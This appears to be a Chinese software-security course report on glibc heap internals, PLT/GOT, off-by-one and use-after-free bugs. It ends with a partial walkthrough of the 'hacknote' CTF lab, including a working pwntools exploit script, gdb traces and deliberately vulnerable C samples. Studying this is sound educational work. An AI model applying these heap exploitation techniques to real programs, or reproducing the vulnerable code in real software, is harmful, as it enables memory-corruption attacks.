b7e05000-b7e07000 rw-p 00000000 00:00 0
...
```

第一次申请后，从下面的输出可以看出，堆段被建立了，并且它就紧邻着数据段，这说明 malloc 的背后是用 brk 函数来实现的。同时，需要注意的是，我们虽然只是申请了 1000 个字节，但是我们却得到了 0x0806c000-0x0804b000=0x21000 个字节的堆。这说明虽然程序可能只是向操作系统申请很小的内存，但是为了方便，操作系统会把很大的内存分配给程序。这样的话，就避免了多次内核态与用户态的切换，提高了程序的效率。我们称这一块连续的内存区域为 arena。此外，我们称由主线程申请的内存为 main_arena。后续的申请的

内存会一直从这个 arena 中获取，直到空间不足。当 arena 空间不足时，它可以通过增加 brk 的方式来增加堆的空间。类似地，arena 也可以通过减小 brk 来缩小自己的空间。

...

```
08048000-08049000 r-xp 00000000 08:01 539625  
/mthread/mthread  
08049000-0804a000 r--p 00000000 08:01 539625  
/mthread/mthread  
0804a000-0804b000 rw-p 00001000 08:01 539625  
/mthread/mthread  
0804b000-0806c000 rw-p 00000000 00:00 0 [heap]  
b7e05000-b7e07000 rw-p 00000000 00:00 0
```

...

在主线程释放内存后，我们从下面的输出可以看出，其对应的 arena 并没有进行回收，而是交由 glibc 来进行管理。当后面程序再次申请内存时，在 glibc 中管理的内存充足的情况下，glibc 就会根据堆分配的算法来给程序分配相应的内存。

```
$ ./mthread  
Welcome to per thread arena example::6501  
Before malloc in main thread  
After malloc and before free in main thread  
After free in main thread  
...  
$ cat /proc/6501/maps  
08048000-08049000 r-xp 00000000 08:01 539625  
/mthread/mthread  
08049000-0804a000 r--p 00000000 08:01 539625  
/mthread/mthread  
0804a000-0804b000 rw-p 00001000 08:01 539625  
/mthread/mthread  
0804b000-0806c000 rw-p 00000000 00:00 0 [heap]  
b7e05000-b7e07000 rw-p 00000000 00:00 0
```

...

在第一个线程 malloc 之前，我们可以看到并没有出现与线程 1 相关的堆，但是出现了与线程 1 相关的栈。

```
sploitfun@sploitfun-VirtualBox:~/ptmalloc.ppt/mthread$ ./mthread  
Welcome to per thread arena example::6501
```

```
Before malloc in main thread
After malloc and before free in main thread
After free in main thread
Before malloc in thread 1
...
$ cat /proc/6501/maps
08048000-08049000 r-xp 00000000 08:01 539625
/mthread/mthread
08049000-0804a000 r--p 00000000 08:01 539625
/mthread/mthread
0804a000-0804b000 rw-p 00001000 08:01 539625
/mthread/mthread
0804b000-0806c000 rw-p 00000000 00:00 0 [heap]
b7604000-b7605000 ---p 00000000 00:00 0
b7605000-b7e07000 rw-p 00000000 00:00 0 [stack:6594]
...
```

第一个线程 malloc 后，我们可以从下面输出看出线程 1 的堆段被建立了。而且它所在的位置为内存映射段区域，同样大小也是 132KB(b7500000-b7521000)。因此这表明该线程申请的堆时，背后对应的函数为 mmap 函数。同时，我们可以看出实际真的分配给程序的内存为 1M(b7500000-b7600000)。而且，只有 132KB 的部分具有可读可写权限，这一块连续的区域成为 thread arena。

注意：当用户请求的内存大于 128KB 时，并且没有任何 arena 有足够的空间时，那么系统就会执行 mmap 函数来分配相应的内存空间。这与这个请求来自于主线程还是从线程无关。

```
$ ./mthread
Welcome to per thread arena example::6501
Before malloc in main thread
After malloc and before free in main thread
After free in main thread
Before malloc in thread 1
After malloc and before free in thread 1
...
$ cat /proc/6501/maps
08048000-08049000 r-xp 00000000 08:01 539625
/mthread/mthread
08049000-0804a000 r--p 00000000 08:01 539625
```

```
/mthread/mthread
0804a000-0804b000 rw-p 00001000 08:01 539625
/mthread/mthread
0804b000-0806c000 rw-p 00000000 00:00 0 [heap]
b7500000-b7521000 rw-p 00000000 00:00 0
b7521000-b7600000 ---p 00000000 00:00 0
b7604000-b7605000 ---p 00000000 00:00 0
b7605000-b7e07000 rw-p 00000000 00:00 0 [stack:6594]
...
```

在第一个线程释放内存后，我们可以从下面的输出看到，这样释放内存同样不会把内存重新给系统。

```
$ ./mthread
Welcome to per thread arena example::6501
Before malloc in main thread
After malloc and before free in main thread
After free in main thread
Before malloc in thread 1
After malloc and before free in thread 1
After free in thread 1
...
```

```
$ cat /proc/6501/maps
08048000-08049000 r-xp 00000000 08:01 539625
/mthread/mthread
08049000-0804a000 r--p 00000000 08:01 539625
/mthread/mthread
0804a000-0804b000 rw-p 00001000 08:01 539625
/mthread/mthread
0804b000-0806c000 rw-p 00000000 00:00 0 [heap]
b7500000-b7521000 rw-p 00000000 00:00 0
b7521000-b7600000 ---p 00000000 00:00 0
b7604000-b7605000 ---p 00000000 00:00 0
b7605000-b7e07000 rw-p 00000000 00:00 0 [stack:6594]
...
```

2.2.3 浅析 Linux 动态链接中的 PLT 和 GOT

在真正开始漏洞利用之前，先看一篇关于动态链接的入门文章：PLT/GOT

在介绍 PLT/GOT 之前，先以一个简单的例子引入：

```
#include <stdio.h>
```

```
void print_banner()
{
    printf("Welcome to World of PLT and GOT\n");
}

int main(void)
{
    print_banner();

    return 0;
}
```

编译：>gcc -Wall -g -o test.o -c test.c -m32

链接：>gcc -o test test.o -m32

注意：现代 Linux 系统都是 x86_64 系统了，后面需要对中间文件 test.o 以及可执行文件 test 反编译，分析汇编指令，因此在这里使用-m32 选项生成 i386 架构指令而非 x86_64 架构指令。

经编译和链接阶段之后，test 可执行文件中 print_banner 函数的汇编指令会是怎样的呢？我猜应该与下面的汇编类似：

```
080483cc <print_banner>:
80483cc:    push %ebp
80483cd:    mov  %esp, %ebp
80483cf:    sub  $0x8, %esp
80483d2:    sub  $0xc, %esp
80483d5:    push $0x80484a8
80483da:    call **<printf 函数的地址>**
80483df:    add   $0x10, %esp
80483e2:    nop
80483e3:    leave
80483e4:    ret
```

`print_banner` 函数内调用了 `printf` 函数，而 `printf` 函数位于 glibc 动态库内，所以在编译和链接阶段，链接器无法知道进程运行起来之后 `printf` 函数的加载地址。故上述的一项是无法填充的，只有进程运行后，`printf` 函数的地址才能确定。

那么问题来了：进程运行起来之后，glibc 动态库也装载了，`printf` 函数地址亦已确定，上述 `call` 指令如何修改（重定位）呢？

一个简单的方法就是将指令中的修改 `printf` 函数的真正地址即可。

但这个方案面临两个问题：

现代操作系统不允许修改代码段，只能修改数据段。

2. 如果 `print_banner` 函数是在一个动态库（.so 对象）内，修改了代码段，那么它就无法做到系统内所有进程共享同一个动态库。

因此，`printf` 函数地址只能回写到数据段内，而不能回写到代码段上。

注意：刚才谈到的回写，是指运行时修改，更专业的称谓应该是运行时重定位，与之相对应的还有链接时重定位。

说到这里，需要把编译链接过程再展开一下。我们知道，每个编译单元（通常是一个.c 文件，比如前面例子中的 `test.c`）都会经历编译和链接两个阶段。

编译阶段是将.c 源代码翻译成汇编指令的中间文件，比如上述的 `test.c` 文件，经过编译之后，生成 `test.o` 中间文件。`print_banner` 函数的汇编指令如下（使用强调内容 objdump -d `test.o` 命令即可输出）：

00000000 <print_banner>:

```

0: 55                      push %ebp
1: 89 e5                   mov %esp, %ebp
3: 83 ec 08                 sub $0x8, %esp
6: c7 04 24 00 00 00 00    movl $0x0, (%esp)
d: e8 fc ff ff ff         call e <print_banner+0xe>
12: c9                      leave
13: c3                      ret

```

你是否注意到 `call` 指令的操作数是 `fc ff ff ff`，翻译成 16 进制数是 `0xfffffff0`（x86 架构是小端的字节序），看成有符号是 `-4`。这里应该存放 `printf` 函数的地址，但由于编译阶段无法知道 `printf` 函数的地址，所以预先放一个 `-4` 在这里，然后用重定位项来描述：这个地址在链接时要修正，它的修正值是根据 `printf` 地址（更确切的叫法应该是符号，链接器眼中只有符号，没有所谓的函数和变量）来修正，它的修正方式按相对引用方式。

这个过程称为链接时重定位，与刚才提到的运行时重定位工作原理完全一样，只是修正时机不同。

链接阶段是将一个或者多个中间文件（.o 文件）通过链接器将它们链接成一个可执行文件，链接阶段主要完成以下事情：

- 各个中间文之间的同名 section 合并

- 对代码段，数据段以及各符号进行地址分配 - 链接时重定位修正

除了重定位过程，其它动作是无法修改中间文件中函数体内指令的，而重定位过程也只能是修改指令中的操作数，换句话说，链接过程无法修改编译过程生成的汇编指令。

那么问题来了：编译阶段怎么知道 printf 函数是在 glibc 运行库的，而不是定义在其它.o 中。答案往往令人失望：编译器是无法知道的。

那么编译器只能老老实实地生成调用 printf 的汇编指令，printf 是在 glibc 动态库定位，或者是在其它.o 定义这两种情况下，它都能工作。如果是在其它.o 中定义了 printf 函数，那在链接阶段，printf 地址已经确定，可以直接重定位。如果 printf 定义在动态库内（链接阶段是可以知道 printf 在哪定义的，只是如果定义在动态库内不知道它的地址而已），链接阶段无法做重定位。根据前面讨论，运行时重定位是无法修改代码段的，只能将 printf 重定位到数据段。那在编译阶段就已生成好的 call 指令，怎么感知这个已重定位好的数据段内容呢？

答案是：链接器生成一段额外的小代码片段，通过这段代码支获取 printf 函数地址，并完成对它的调用。链接器生成额外的伪代码如下：

```
.text
...
// 调用 printf 的 call 指令
call printf_stub
...
printf_stub:
    mov rax, [printf 函数的储存地址] // 获取 printf 重定位之后的地址
    jmp rax // 跳过去执行 printf 函数
```

```
.data
...
printf 函数的储存地址:
```

这里储存 printf 函数重定位后的地址

链接阶段发现 printf 定义在动态库时，链接器生成一段小代码 print_stub，然后 print_stub 地址取代原来的 printf。因此转化为链接阶段对 print_stub 做链接重定位，而运行时才对 printf 做运行时重定位。

动态链接姐妹花 PLT 与 GOT

前面由一个简单的例子说明动态链接需要考虑的各种因素，但实际总结起来说两点：

需要存放外部函数的数据段

2. 获取数据段存放函数地址的一小段额外代码

如果可执行文件中调用多个动态库函数，那每个函数都需要这两样东西，这样每样东西就形成一个表，每个函数使用中的一项。

总不能每次都叫这个表那个表，于是得正名。存放函数地址的数据表，称为全局偏移表

(GOT, Global Offset Table)，而那个额外代码段表，称为程序链接表 (PLT, Procedure Link Table)。它们两姐妹各司其职，联合出手上演这一出运行时重定位好戏。

那么 PLT 和 GOT 长得什么样子呢？前面已有一些说明，下面以一个例子和简单的示意图来说明 PLT/GOT 是如何运行的。

假设最开始的示例代码 test.c 增加一个 write_file 函数，在该函数里面调用 glibc 的 write 实现写文件操作。根据前面讨论的 PLT 和 GOT 原理，test 在运行过程中，调用方（如 print_banner 和 write_file）是如何通过 PLT 和 GOT 穿针引线之后，最终调用到 glibc 的 printf 和 write 函数的？

PLT 和 GOT 锥形图：

↑↑ write 函数

当然这个原理图并不是 Linux 下的 PLT/GOT 真实过程，Linux 下的 PLT/GOT 还有更多细节要考虑了。这个图只是将这些躁声全部消除，让大家明确看到 PLT/GOT 是如何穿针引线的。

2.2.4 Off-By-One

off-by-one 指程序向缓冲区中写入时，写入的字节数超过了这个缓冲区本身所申请的字节数并且只越界了一个字节，是较简单的一种堆溢出技巧。

off-by-one 漏洞原理

off-by-one 是指单字节缓冲区溢出，这种漏洞的产生往往与边界验证不严和字符串操作有关，当然也不排除写入的 size 正好就只多了一个字节的情况。其中边界验证不严通常包括使用循环语句向堆块中写入数据时，循环的次数设置错误（这在 C 语言初学者中很常见）导致多写入了一个字节。

字符串操作不合适

一般来说，单字节溢出被认为是以利用的，但是因为 Linux 的堆管理机制 ptmalloc 验证的松散性，基于 Linux 堆的 off-by-one 漏洞利用起来并不复杂，并且威力强大。此外，需要说明的一点是 off-by-one 是可以基于各种缓冲区的，比如栈、bss 段等等，但是堆上 (heap based) 的 off-by-one 是 CTF 中比较常见的。我们这里仅讨论堆上的 off-by-one 情况。

利用思路

溢出字节为可控制任意字节：通过修改大小造成块结构之间出现重叠，从而泄露其他块数据，或是覆盖其他块数据。也可使用 NULL 字节溢出的方法

溢出字节为 NULL 字节：在 size 为 0x100 的时候，溢出 NULL 字节可以使得 prev_in_use 位被清，这样前块会被认为是 free 块。（1）这时可以选择使用 unlink 方法（见 unlink 部分）进行处理。（2）另外，这时 prev_size 域就会启用，就可以伪造 prev_size，从而造成块之间发生重叠。此方法的关键在于 unlink 的时候没有检查按照 prev_size 找到的块的后一块（理论上是当前正在 unlink 的块）与当前正在 unlink 的块大小是否相等。

最新版本代码中，已加入针对 2 中后一种方法的 check，但是在 2.28 前并没有该 check。

```
/* consolidate backward */
if (!prev_inuse(p)) {
    prevsize = prev_size (p);
    size += prevsize;
    p = chunk_at_offset(p, -((long) prevsize));
    /* 后两行代码在最新版本中加入，则 2 的第二种方法无法使用，但是 2.28 及之前
       都没有问题 */
    if (__glibc_unlikely (chunksize(p) != prevsize))
        malloc_printerr ("corrupted size vs. prev_size while consolidating");
    unlink_chunk (av, p);
}
```

示例 1

```
int my_gets(char *ptr, int size)
{
    int i;
    for(i=0;i<=size;i++)
    {
        ptr[i]=getchar();
    }
    return i;
}
int main()
{
    void *chunk1,*chunk2;
    chunk1=malloc(16);
```

```

chunk2=malloc(16);
puts("Get Input:");
my_gets(chunk1, 16);
return 0;
}

```

我们自己编写的 `my_gets` 函数导致了一个 off-by-one 漏洞，原因是 for 循环的边界没有控制好导致写入多执行了一次，这也被称为栅栏错误。

wikipedia: 栅栏错误（有时也称为电线杆错误或者灯柱错误）是差一错误的一种。如以下问题：建造一条直栅栏（即不围圈），长 30 米、每条栅栏柱间相隔 3 米，需要多少条栅栏柱？最容易想到的答案 10 是错的。这个栅栏有 10 个间隔，11 条栅栏柱。

我们使用 `gdb` 对程序进行调试，在进行输入前可以看到分配的两个用户区域为 16 字节的堆块

```

0x602000: 0x0000000000000000 0x0000000000000021 <== chunk1
0x602010: 0x0000000000000000 0x0000000000000000
0x602020: 0x0000000000000000 0x0000000000000021 <== chunk2
0x602030: 0x0000000000000000 0x0000000000000000

```

当我们执行 `my_gets` 进行输入之后，可以看到数据发生了溢出覆盖到了下一个堆块的 `prev_size` 域 `print 'A'*17.`

```

0x602000: 0x0000000000000000 0x0000000000000021 <== chunk1
0x602010: 0x4141414141414141 0x4141414141414141
0x602020: 0x0000000000000041 0x0000000000000021 <== chunk2
0x602030: 0x0000000000000000 0x0000000000000000

```

示例 2

第二种常见的导致 off-by-one 的场景就是字符串操作了，常见的原因是字符串的结束符计算有误

```

int main(void)
{
    char buffer[40]="";
    void *chunk1;
    chunk1=malloc(24);
    puts("Get Input");
    gets(buffer);
    if(strlen(buffer)==24)
    {
        strcpy(chunk1,buffer);
    }
}

```

```

    }
    return 0;
}

}

```

程序乍看上去没有任何问题（不考虑栈溢出），可能很多人在实际的代码中也是这样写的。但是 `strlen` 和 `strcpy` 的行为不一致却导致了 off-by-one 的发生。`strlen` 是我们很熟悉的计算 ascii 字符串长度的函数，这个函数在计算字符串长度时是不把结束符 '00' 计算在内的，但是 `strcpy` 在复制字符串时会拷贝结束符 '00'。这就导致了我们向 `chunk1` 中写入了 25 个字节，我们使用 `gdb` 进行调试可以看到这一点。

```

0x602000: 0x0000000000000000 0x000000000000021 <== chunk1
0x602010: 0x0000000000000000 0x0000000000000000
0x602020: 0x0000000000000000 0x0000000000000411 <== next chunk
在我们输入'A'*24 后执行 strcpy
0x602000: 0x0000000000000000 0x0000000000000021
0x602010: 0x4141414141414141 0x4141414141414141
0x602020: 0x4141414141414141 0x0000000000000400

```

可以看到 `next chunk` 的 `size` 域低字节被结束符 '00' 覆盖，这种又属于 off-by-one 的一个分支称为 NULL byte off-by-one，我们在后面会看到 off-by-one 与 NULL byte off-by-one 在利用上的区别。还是有一点就是为什么是低字节被覆盖呢，因为我们通常使用的 CPU 的字节序都是小端法的，比如一个 DWORD 值在使用小端法的内存中是这样储存的：

`DWORD 0x41424344`

内存 0x44, 0x43, 0x42, 0x41

2.2.5 Use After Free

原理

简单的说，`Use After Free` 就是其字面所表达的意思，当一个内存块被释放之后再次被使用。但是其实这里有以下几种情况

内存块被释放后，其对应的指针被设置为 `NULL`，然后再次使用，自然程序会崩溃。

内存块被释放后，其对应的指针没有被设置为 `NULL`，然后在它下一次被使用之前，没有代码对这块内存块进行修改，那么程序很有可能可以正常运转。

内存块被释放后，其对应的指针没有被设置为 `NULL`，但是在它下一次使用之前，有代码对这块内存进行了修改，那么当程序再次使用这块内存时，就很有可能会出现奇怪的问题。

而我们一般所指的 `Use After Free` 漏洞主要是后两种。此外，我们一般称被释放后没有被设置为 `NULL` 的内存指针为 `dangling pointer`。

这里给出一个简单的例子

```
#include <stdio.h>
#include <stdlib.h>
typedef struct name {
    char *myname;
    void (*func)(char *str);
} NAME;
void myprint(char *str) { printf("%s\n", str); }
void printmyname() { printf("call print my name\n"); }
int main() {
    NAME *a;
    a = (NAME *)malloc(sizeof(struct name));
    a->func = myprint;
    a->myname = "I can also use it";
    a->func("this is my function");
    // free without modify
    free(a);
    a->func("I can also use it");
    // free with modify
    a->func = printmyname;
    a->func("this is my function");
    // set NULL
    a = NULL;
    printf("this pogram will crash...\n");
    a->func("can not be printed...");
}
```

运行结果如下

```
→ use_after_free git:(use_after_free) ✘ ./use_after_free
this is my function
I can also use it
call print my name
this pogram will crash...
[1] 38738 segmentation fault (core dumped) ./use_after_free
```

示例

这里我们以 HITCON-training 中的 lab 10 hacknote 为例。

功能分析

我们可以简单分析下程序，可以看出在程序的开头有个 menu 函数，其中有

```
puts(" 1. Add note      ");
puts(" 2. Delete note   ");
puts(" 3. Print note    ");
puts(" 4. Exit          ");
```

故而程序应该主要有 3 个功能。之后程序会根据用户的输入执行相应功能。

add_note

根据程序，我们可以看出程序最多可以添加 5 个 note。每个 note 有两个字段 put 与 content，其中 put 会被设置为一个函数，其函数会输出 content 具体的内容。

```
unsigned int add_note()
{
    note *v0; // ebx
    signed int i; // [esp+Ch] [ebp-1Ch]
    int size; // [esp+10h] [ebp-18h]
    char buf; // [esp+14h] [ebp-14h]
    unsigned int v5; // [esp+1Ch] [ebp-Ch]

    v5 = __readgsdword(0x14u);
    if ( count <= 5 )
    {
        for ( i = 0; i <= 4; ++i )
        {
            if ( !notelist[i] )
            {
                notelist[i] = malloc(8u);
                if ( !notelist[i] )
                {
                    puts("Alloca Error");
                    exit(-1);
                }
                notelist[i]->put = print_note_content;
                printf("Note size :");
                read(0, &buf, 8u);
                size = atoi(&buf);
                v0 = notelist[i];
            }
        }
    }
}
```

```
v0->content = malloc(size);
if ( !notelist[i]->content )
{
    puts("Alloca Error");
    exit(-1);
}
printf("Content :");
read(0, notelist[i]->content, size);
puts("Success !");
++count;
return __readgsdword(0x14u) ^ v5;
}
}
}
else
{
    puts("Full");
}
return __readgsdword(0x14u) ^ v5;
}

print_note
print_note 就是简单的根据给定的 note 的索引来输出对应索引的 note 的内容。
unsigned int print_note()
{
    int v1; // [esp+4h] [ebp-14h]
    char buf; // [esp+8h] [ebp-10h]
    unsigned int v3; // [esp+Ch] [ebp-Ch]

    v3 = __readgsdword(0x14u);
    printf("Index :");
    read(0, &buf, 4u);
    v1 = atoi(&buf);
    if ( v1 < 0 || v1 >= count )
    {
        puts("Out of bound!");
    }
}
```

```
_exit(0);
}
if ( notelist[v1] )
    notelist[v1]->put(notelist[v1]);
return __readgsdword(0x14u) ^ v3;
}
```

delete_note

delete_note 会根据给定的索引来释放对应的 note。但是值得注意的是，在删除的时候，只是单纯进行了 free，而没有设置为 NULL，那么显然，这里是存在 Use After Free 的情况的。

```
unsigned int del_note()
{
    int v1; // [esp+4h] [ebp-14h]
    char buf; // [esp+8h] [ebp-10h]
    unsigned int v3; // [esp+Ch] [ebp-Ch]

    v3 = __readgsdword(0x14u);
    printf("Index :");
    read(0, &buf, 4u);
    v1 = atoi(&buf);
    if ( v1 < 0 || v1 >= count )
    {
        puts("Out of bound!");
        _exit(0);
    }
    if ( notelist[v1] )
    {
        free(notelist[v1]->content);
        free(notelist[v1]);
        puts("Success");
    }
    return __readgsdword(0x14u) ^ v3;
}
```

利用分析

我们可以看到 Use After Free 的情况确实可能会发生，那么怎么可以让它发生并且进行利用呢？需要同时注意的是，这个程序中还有一个 magic 函数，我们有没有可能来通过 use after free 来使得这个程序执行 magic 函数呢？一个很直接的想法是修改 note 的 put 字段为 magic 函数的地址，从而实现在执行 print note 的时候执行 magic 函数。那么该怎么执行呢？

我们可以简单来看一下每一个 note 生成的具体流程

程序申请 8 字节内存用来存放 note 中的 put 以及 content 指针。

程序根据输入的 size 来申请指定大小的内存，然后用来存储 content。

那么，根据我们之前在堆的实现中所学到的，显然 note 是一个 fastbin chunk（大小为 16 字节）。我们的目的是希望一个 note 的 put 字段为 magic 的函数地址，那么我们必须想办法让某个 note 的 put 指针被覆盖为 magic 地址。由于程序中只有唯一的地方对 put 进行赋值。所以我们必须利用写 real content 的时候来进行覆盖。具体采用的思路如下

申请 note0，real content size 为 16（大小与 note 大小所在的 bin 不一样即可）

申请 note1，real content size 为 16（大小与 note 大小所在的 bin 不一样即可）

释放 note0

释放 note1

此时，大小为 16 的 fast bin chunk 中链表为 note1->note0

申请 note2，并且设置 real content 的大小为 8，那么根据堆的分配规则

note2 其实会分配 note1 对应的内存块。

real content 对应的 chunk 其实是 note0。

如果我们这时候向 note2 real content 的 chunk 部分写入 magic 的地址，那么由于我们没有 note0 为 NULL。当我们再次尝试输出 note0 的时候，程序就会调用 magic 函数。

利用脚本

```
from pwn import *
r = process('./hacknote')
def addnote(size, content):
    r.recvuntil(":")
    r.sendline("1")
    r.recvuntil(":")
    r.sendline(str(size))
    r.recvuntil(":")
    r.sendline(content)
def delnote(idx):
    r.recvuntil(":")
```

```
r.sendline("2")
r.recvuntil(":")
r.sendline(str(idx))

def printnote(idx):
    r.recvuntil(":")
    r.sendline("3")
    r.recvuntil(":")
    r.sendline(str(idx))

#gdb.attach(r)
magic = 0x08048986
addnote(32, "aaaa") # add note 0
addnote(32, "ddaa") # add note 1
delnote(0) # delete note 0
delnote(1) # delete note 1
addnote(8, p32(magic)) # add note 2
printnote(0) # print note 0
r.interactive()

我们可以具体看一下执行的流程，首先先下断点
两处 malloc 下断点
pwndbg> b *0x0804875C
Breakpoint 1 at 0x804875c
pwndbg> b *0x080486CA
Breakpoint 2 at 0x80486ca
两处 free 下断点
pwndbg> b *0x08048893
Breakpoint 3 at 0x8048893
pwndbg> b *0x080488A9
Breakpoint 4 at 0x80488a9

然后继续执行程序，可以看出申请 note0 时，所申请到的内存块地址为 0x0804b008。
(eax 存储函数返回值)

$eax : 0x0804b008 → 0x00000000
$ebx : 0x00000000
$ecx : 0xf7fac780 → 0x00000000
$edx : 0x0804b008 → 0x00000000
```

```

$esp  : 0xfffffcf10 → 0x00000008
$ebp  : 0xfffffcf48 → 0xfffffcf68 → 0x00000000
$esi  : 0xf7fac000 → 0x001b1db0
$edi  : 0xf7fac000 → 0x001b1db0
$eip  : 0x80486cf → <add_note+89> add esp, 0x10
$cs   : 0x00000023
$ss   : 0x0000002b
$ds   : 0x0000002b
$es   : 0x0000002b
$fs   : 0x00000000
$gs   : 0x00000063
$eflags: [carry PARITY adjust zero SIGN trap INTERRUPT direction overflow resume
virtualx86 identification]
—————[ code:i386 ]—————
0x80486c2 <add_note+76>    add    DWORD PTR [eax], eax
0x80486c4 <add_note+78>    add    BYTE PTR [ebx+0x86a0cec], al
0x80486ca <add_note+84>    call   0x80484e0 <malloc@plt>
→ 0x80486cf <add_note+89>    add    esp, 0x10
0x80486d2 <add_note+92>    mov    edx, eax
0x80486d4 <add_note+94>    mov    eax, DWORD PTR [ebp-0x1c]
0x80486d7 <add_note+97>    mov    DWORD PTR [eax*4+0x804a070], edx
—————[ stack ]—————
['0xfffffcf10', '18']
8
0xfffffcf10 | +0x00: 0x00000008 ← $esp
0xfffffcf14 | +0x04: 0x00000000
0xfffffcf18 | +0x08: 0xf7e29ef5 → <strtol+5> add eax, 0x18210b
0xfffffcf1c | +0x0c: 0xf7e27260 → <atoi+16> add esp, 0x1c
0xfffffcf20 | +0x10: 0xfffffcf58 → 0xffff0a31 → 0x00000000
0xfffffcf24 | +0x14: 0x00000000
0xfffffcf28 | +0x18: 0x0000000a
0xfffffcf2c | +0x1c: 0x00000000
—————[ trace ]—————
---Type <return> to continue, or q <return> to quit---

```

```
[#0] 0x80486cf → Name: add_note()  
[#1] 0x8048ac5 → Name: main()
```

```
pwndbg> heap chunk 0x0804b008  
UsedChunk(addr=0x804b008, size=0x10)  
Chunk size: 16 (0x10)  
Usable size: 12 (0xc)  
Previous chunk size: 0 (0x0)  
PREV_INUSE flag: On  
IS_MAPPED flag: Off  
NON_MAIN_arena flag: Off
```

申请 note 0 的 content 的地址为 0x0804b018

```
$eax : 0x0804b018 → 0x00000000  
$ebx : 0x0804b008 → 0x0804865b → <print_note_content+0> push ebp  
$ecx : 0xf7fac780 → 0x00000000  
$edx : 0x0804b018 → 0x00000000  
$esp : 0xfffffcf10 → 0x00000020  
$ebp : 0xfffffcf48 → 0xfffffcf68 → 0x00000000  
$esi : 0xf7fac000 → 0x001b1db0  
$edi : 0xf7fac000 → 0x001b1db0  
$eip : 0x08048761 → <add_note+235> add esp, 0x10  
$cs : 0x00000023  
$ss : 0x0000002b  
$ds : 0x0000002b  
$es : 0x0000002b  
$fs : 0x00000000  
$gs : 0x00000063
```

```
$eflags: [carry PARITY adjust ZERO sign trap INTERRUPT direction overflow resume  
virtualx86 identification]
```

——[code:i386]——

```
0x8048752 <add_note+220>    mov     al, ds:0x458b0804  
0x8048757 <add_note+225>    call    0x581173df  
0x804875c <add_note+230>    call    0x80484e0 <malloc@plt>  
→ 0x8048761 <add_note+235>    add    esp, 0x10  
0x8048764 <add_note+238>    mov    DWORD PTR [ebx+0x4], eax
```

《软件安全》课程报告

```

0x8048767 <add_note+241>    mov     eax, DWORD PTR [ebp-0x1c]
0x804876a <add_note+244>    mov     eax, DWORD PTR [eax*4+0x804a070]
-----[ stack ]-----
['0xfffffcf10', '18']
8
0xfffffcf10 | +0x00: 0x00000020      ← $esp
0xfffffcf14 | +0x04: 0xfffffcf34      →  0xf70a3233
0xfffffcf18 | +0x08: 0x00000008
0xfffffcf1c | +0x0c: 0xf7e27260      →  <atoi+16> add esp, 0x1c
0xfffffcf20 | +0x10: 0xfffffcf58      →  0xfffff0a31   →  0x00000000
0xfffffcf24 | +0x14: 0x00000000
0xfffffcf28 | +0x18: 0x0000000a
0xfffffcf2c | +0x1c: 0x00000000
-----[ trace ]-----
---Type <return> to continue, or q <return> to quit---
[#0] 0x8048761 → Name: add_note()
[#1] 0x8048ac5 → Name: main()

```

pwndbg➤ heap chunk 0x0804b018
 UsedChunk(addr=0x804b018, size=0x28)
 Chunk size: 40 (0x28)
 Usable size: 36 (0x24)
 Previous chunk size: 0 (0x0)
 PREV_INUSE flag: On
 IS_MAPPED flag: Off
 NON_MAIN_ARENA flag: Off

类似的，我们可以得到 note1 的地址以及其 content 的地址分别为 0x0804b040 和 0x0804b050。

同时，我们还可以看到 note0 与 note1 对应的 content 确实是相应的内存块。

pwndbg➤ grep aaaa
 [+] Searching 'aaaa' in memory
 [+] In '[heap]' (0x804b000-0x806c000), permission=rw-
 0x804b018 - 0x804b01c → "aaaa"

pwndbg➤ grep ddaa
 [+] Searching 'ddaa' in memory

```
[+] In '[heap]' (0x804b000-0x806c000), permission=rw-
0x804b050 - 0x804b054 → "ddaa"
```

下面就是 free 的过程了。我们可以依次发现首先，note0 的 content 被 free

```
→ 0x8048893 <del_note+143>    call  0x80484c0 <free@plt>
↳ 0x80484c0 <free@plt+0>      jmp   DWORD PTR ds:0x804a018
    0x80484c6 <free@plt+6>      push  0x18
    0x80484cb <free@plt+11>     jmp   0x8048480
    0x80484d0 <__stack_chk_fail@plt+0> jmp   DWORD PTR ds:0x804a01c
——[ stack ]——
['0xfffffcf20', '18']
8
0xfffffcf20 | +0x00: 0x0804b018 → "aaaa" ← $esp
```

然后是 note0 本身

```
→ 0x80488a9 <del_note+165>    call  0x80484c0 <free@plt>
↳ 0x80484c0 <free@plt+0>      jmp   DWORD PTR ds:0x804a018
    0x80484c6 <free@plt+6>      push  0x18
    0x80484cb <free@plt+11>     jmp   0x8048480
——[ stack ]——
['0xfffffcf20', '18']
8
0xfffffcf20 | +0x00: 0x0804b008 → 0x0804865b → <print_note_content+0> push
ebp ← $esp
```

当 delete 结束后，我们观看一下 bins，可以发现，确实其被存放在对应的 fast bin 中，

```
pwndbg> heap bins
——[ Fastbins for arena 0xf7fac780 ]——
Fastbins[idx=0, size=0x8] ← UsedChunk(addr=0x804b008, size=0x10)
Fastbins[idx=1, size=0xc] 0x00
Fastbins[idx=2, size=0x10] 0x00
Fastbins[idx=3, size=0x14] ← UsedChunk(addr=0x804b018, size=0x28)
Fastbins[idx=4, size=0x18] 0x00
Fastbins[idx=5, size=0x1c] 0x00
Fastbins[idx=6, size=0x20] 0x00
```

当我们将 note1 也全部删除完毕后，再次观看 bins。可以看出，后删除的 chunk 块确实处于表头。

```
pwndbg> heap bins
———[ Fastbins for arena 0xf7fac780 ]———
Fastbins[idx=0, size=0x8] ← UsedChunk(addr=0x804b040, size=0x10) ←
UsedChunk(addr=0x804b008, size=0x10)
Fastbins[idx=1, size=0xc] 0x00
Fastbins[idx=2, size=0x10] 0x00
Fastbins[idx=3, size=0x14] ← UsedChunk(addr=0x804b050, size=0x28) ←
UsedChunk(addr=0x804b018, size=0x28)
Fastbins[idx=4, size=0x18] 0x00
Fastbins[idx=5, size=0x1c] 0x00
Fastbins[idx=6, size=0x20] 0x00
```

那么，此时即将要申请 note2，我们可以看下 note2 都申请到了什么内存块，如下申请 note2 对应的内存块为 0x804b040，其实就是 note1 对应的内存地址。

```
[+] Heap-Analysis - malloc(8)=0x804b040
[+] Heap-Analysis - malloc(8)=0x804b040
0x080486cf in add_note ()
———[ registers ]———
$eax : 0x0804b040 → 0x0804b000 → 0x00000000
$ebx : 0x00000000
$ecx : 0xf7fac780 → 0x00000000
$edx : 0x0804b040 → 0x0804b000 → 0x00000000
$esp : 0xfffffcf10 → 0x00000008
$ebp : 0xfffffcf48 → 0xfffffcf68 → 0x00000000
$esi : 0xf7fac000 → 0x001b1db0
$edi : 0xf7fac000 → 0x001b1db0
$eip : 0x080486cf → <add_note+89> add esp, 0x10
$cs : 0x00000023
